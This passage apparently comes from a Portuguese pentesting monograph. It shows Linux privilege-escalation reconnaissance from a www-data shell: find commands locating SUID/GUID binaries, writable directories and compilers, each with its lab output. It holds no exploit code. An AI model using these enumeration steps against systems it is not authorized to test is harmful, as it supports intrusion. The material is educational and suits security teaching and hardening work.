
A execução dessa busca pode ser realizada com a combinação do comando **find** e expressões regulares, identificando SUID e GUID, que possam ser executados principalmente como superusuário.

Os comandos estão descritos no comando de prompt “Levantamento de informações (11)”, e seus resultados demonstrados conforme as figuras “Levantamento de informações (31)”, “Levantamento de informações (32)”, “Levantamento de informações (33)” e “Levantamento de informações (34)”.

```
find / -perm -1000 -type d 2>/dev/null # Sticky bit  
find / -perm -g=s -type f 2>/dev/null # GUID  
find / -perm -u=s -type f 2>/dev/null # SUID  
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null # root
```

Comando de prompt 20 – Levantamento de informações (11)

Fonte: Elaborado pelo autor (2021)



```
www-data@ubuntu:/$ find / -perm -1000 -type d 2>/dev/null  
find / -perm -1000 -type d 2>/dev/null  
/tmp  
/tmp/.ICE-unix  
/tmp/.X11-unix  
/usr/share/ppd/custom  
/run/shm  
/run/lock  
/var/spool/cron/crontabs  
/var/spool/samba  
/var/tmp  
/var/lib/samba/usershares  
www-data@ubuntu:/$
```

Figura 68 – Levantamento de informações (31)

Fonte: Elaborado pelo autor (2021)

```
/usr/lib/samba/usershares
www-data@ubuntu:/$ find / -perm -g=s -type f 2>/dev/null
find / -perm -g=s -type f 2>/dev/null
/usr/bin/mail-unlock
/usr/bin/ssh-agent
/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/crontab
/usr/bin/mlocate
/usr/bin/mail-touchlock
/usr/bin/dotlockfile
/usr/bin/expiry
/usr/bin/mail-lock
/usr/bin/chage
/usr/sbin/uuid
/sbin/unix_chkpwd
www-data@ubuntu:/$
```

Figura 69 – Levantamento de informações (32)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/fusermount
/bin/su
/bin/umount
/bin/mount
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/lppasswd
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/sbin/pppd
/usr/sbin/uuid
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/sbin/mount.nfs
www-data@ubuntu:/$
```

Figura 70 – Levantamento de informações (33)
Fonte: Elaborado pelo autor (2021)

```

www-data@ubuntu:/$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
< -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 30800 Dec 16 2013 /bin/fusermount
-rwsr-xr-x 1 root root 36936 Feb 17 2014 /bin/su
-rwsr-xr-x 1 root root 69120 Apr 16 2014 /bin/umount
-rwsr-xr-x 1 root root 94792 Apr 16 2014 /bin/mount
-rwsr-xr-x 1 root root 75256 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 23304 Jul 13 2018 /usr/bin/pkexec
-rwsr-xr-x 1 root root 155008 Feb 10 2014 /usr/bin/sudo
-rwsr-xr-x 1 root root 41336 Feb 17 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 23104 Mar 15 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 46424 Feb 17 2014 /usr/bin/chfn
-rwsr-xr-x 1 root lpadmin 14336 Jun 22 2018 /usr/bin/lppasswd
-rwsr-xr-x 1 root root 68152 Feb 17 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47032 Feb 17 2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 32464 Feb 17 2014 /usr/bin/newgrp
-rwsr-xr-x 1 root dip 343168 Jan 22 2013 /usr/sbin/pppd
-rwsr-xr-x 1 root root 10344 Apr 12 2014 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 94168 Nov 6 2015 /sbin/mount.nfs
www-data@ubuntu:/$

```

Figura 71 – Levantamento de informações (34)

Fonte: Elaborado pelo autor (2021)

4.1.12 Procurar por locais onde se pode escrever e executar arquivos

Assim como na busca de arquivos executáveis ou editáveis, procedemos à procura de diretórios onde podemos executar e salvar esses arquivos e muitos outros, facilitando processos de compilação de executáveis e elaboração de scripts.

Para buscarmos esses diretórios, executamos o comando de prompt “Levantamento de informações (12)”, conforme as figuras “Levantamento de informações (35)” e “Levantamento de informações (36)”.

```

find / -writable -type d 2>/dev/null

find / -perm -222 -type d 2>/dev/null

```

Comando de prompt 21 – Levantamento de informações (12)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ find / -writable -type d 2>/dev/null
find / -writable -type d 2>/dev/null
/tmp
/tmp/.ICE-unix
/tmp/.X11-unix
/proc/2716/task/2716/fd
/proc/2716/fd
/proc/2716/map_files
/run/shm
/run/lock
/run/lock/apache2
/var/spool/samba
/var/tmp
/var/cache/apache2/mod_cache_disk
/var/www/html
/var/www/html/chat
/var/www/html/drupal
/var/www/html/drupal/themes
/var/www/html/drupal/themes/seven
/var/www/html/drupal/themes/seven/images
/var/www/html/drupal/themes/stark
/var/www/html/drupal/themes/bartik
/var/www/html/drupal/themes/bartik/templates
/var/www/html/drupal/themes/bartik/color
/var/www/html/drupal/themes/bartik/css
/var/www/html/drupal/themes/bartik/images
```

Figura 72 – Levantamento de informações (35)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ find / -perm -222 -type d 2>/dev/null
find / -perm -222 -type d 2>/dev/null
/tmp
/tmp/.ICE-unix
/tmp/.X11-unix
/run/shm
/run/lock
/var/spool/samba
/var/tmp
/var/www/html/chat
/var/www/uploads
/var/opt/sinatra
/opt/sinatra
www-data@ubuntu:/$
```

Figura 73 – Levantamento de informações (36)
Fonte: Elaborado pelo autor (2021)

4.1.13 Levantamento de compiladores

Como último procedimento do levantamento de informações, temos a busca por compiladores de código. Esses compiladores são essenciais para prepararmos,

por exemplo, códigos destinados à exploração de uma vulnerabilidade no kernel do sistema operacional.

Ter conhecimento de quais compiladores estarão disponíveis é uma informação muito útil, pois direciona o processo de exploração de uma vulnerabilidade de Priv esc, bem como estabelece procedimentos para hardenizar um servidor, pois a presença desses compiladores pode constituir uma falha gravíssima de segurança.

Para buscarmos os compiladores, executamos o comando de prompt “Levantamento de informações (13)”, conforme as figuras “Levantamento de informações (37)” e “Levantamento de informações (38)”.

```
find / -name python*
```

```
find / -name gcc*
```

Comando de prompt 22 – Levantamento de informações (13)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ find / -name python*
find / -name python*
/usr/bin/python3
/usr/bin/python2.7
/usr/bin/python
/usr/bin/python3m
/usr/bin/python3.4
/usr/bin/python2
/usr/bin/python3.4m
/usr/lib/python3
/usr/lib/python3/dist-packages/python_apt-0.9.3.5.egg-info
/usr/lib/python2.7
/usr/lib/python2.7/dist-packages/python_apt-0.9.3.5.egg-info
/usr/lib/python2.7/dist-packages/python_debian-0.1.21_nmu2ubuntu2.egg-info
/usr/lib/valgrind/python.supp
/usr/lib/valgrind/python3.supp
^C
```

Figura 74 – Levantamento de informações (37)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ find / -name gcc*
find / -name gcc*
/usr/bin/gcc-ranlib-4.8
/usr/bin/gcc-ranlib
/usr/bin/gcc
/usr/bin/gcc-4.8
/usr/bin/gcc-nm-4.8
/usr/bin/gcc-ar
/usr/bin/gcc-nm
/usr/bin/gcc-ar-4.8
/usr/src/linux-headers-3.13.0-24-generic/scripts/gcc-x86_64-has-stack-protector.sh
/usr/src/linux-headers-3.13.0-24-generic/scripts/gcc-x86_32-has-stack-protector.sh
/usr/src/linux-headers-3.13.0-24-generic/scripts/gcc-version.sh
/usr/src/linux-headers-3.13.0-24-generic/scripts/gcc-goto.sh
/usr/src/linux-headers-3.13.0-24/arch/ia64/include/asm/gcc_intrin.h
/usr/src/linux-headers-3.13.0-24/arch/ia64/include/uapi/asm/gcc_intrin.h
/usr/src/linux-headers-3.13.0-24/scripts/gcc-x86_64-has-stack-protector.sh
/usr/src/linux-headers-3.13.0-24/scripts/gcc-x86_32-has-stack-protector.sh
/usr/src/linux-headers-3.13.0-24/scripts/gcc-version.sh
/usr/src/linux-headers-3.13.0-24/scripts/gcc-goto.sh
/usr/lib/gcc
/usr/share/bash-completion/completions/gcc
/usr/share/gcc-4.8
```

Figura 75 – Levantamento de informações (38)

Fonte: Elaborado pelo autor (2021)

Assim finalizamos o processo de levantamento de informações. Todos os dados coletados devem ser analisados com muito cuidado para, então, decidir qual linha de ação pode-se tomar.

Qualquer informação possui seu grau de relevância, pois procedimentos simples e corriqueiros de administradores de sistemas podem ser vias de acesso e comprometimento de sistemas e infraestruturas.

REFERÊNCIAS

GIAVAROTO, Sivio; RAIMUNDO, Gerson. **Kali Linux: Introdução ao Penetration.** 1ª edição. Rio de Janeiro: Ciência Moderna, 2015.

EMEND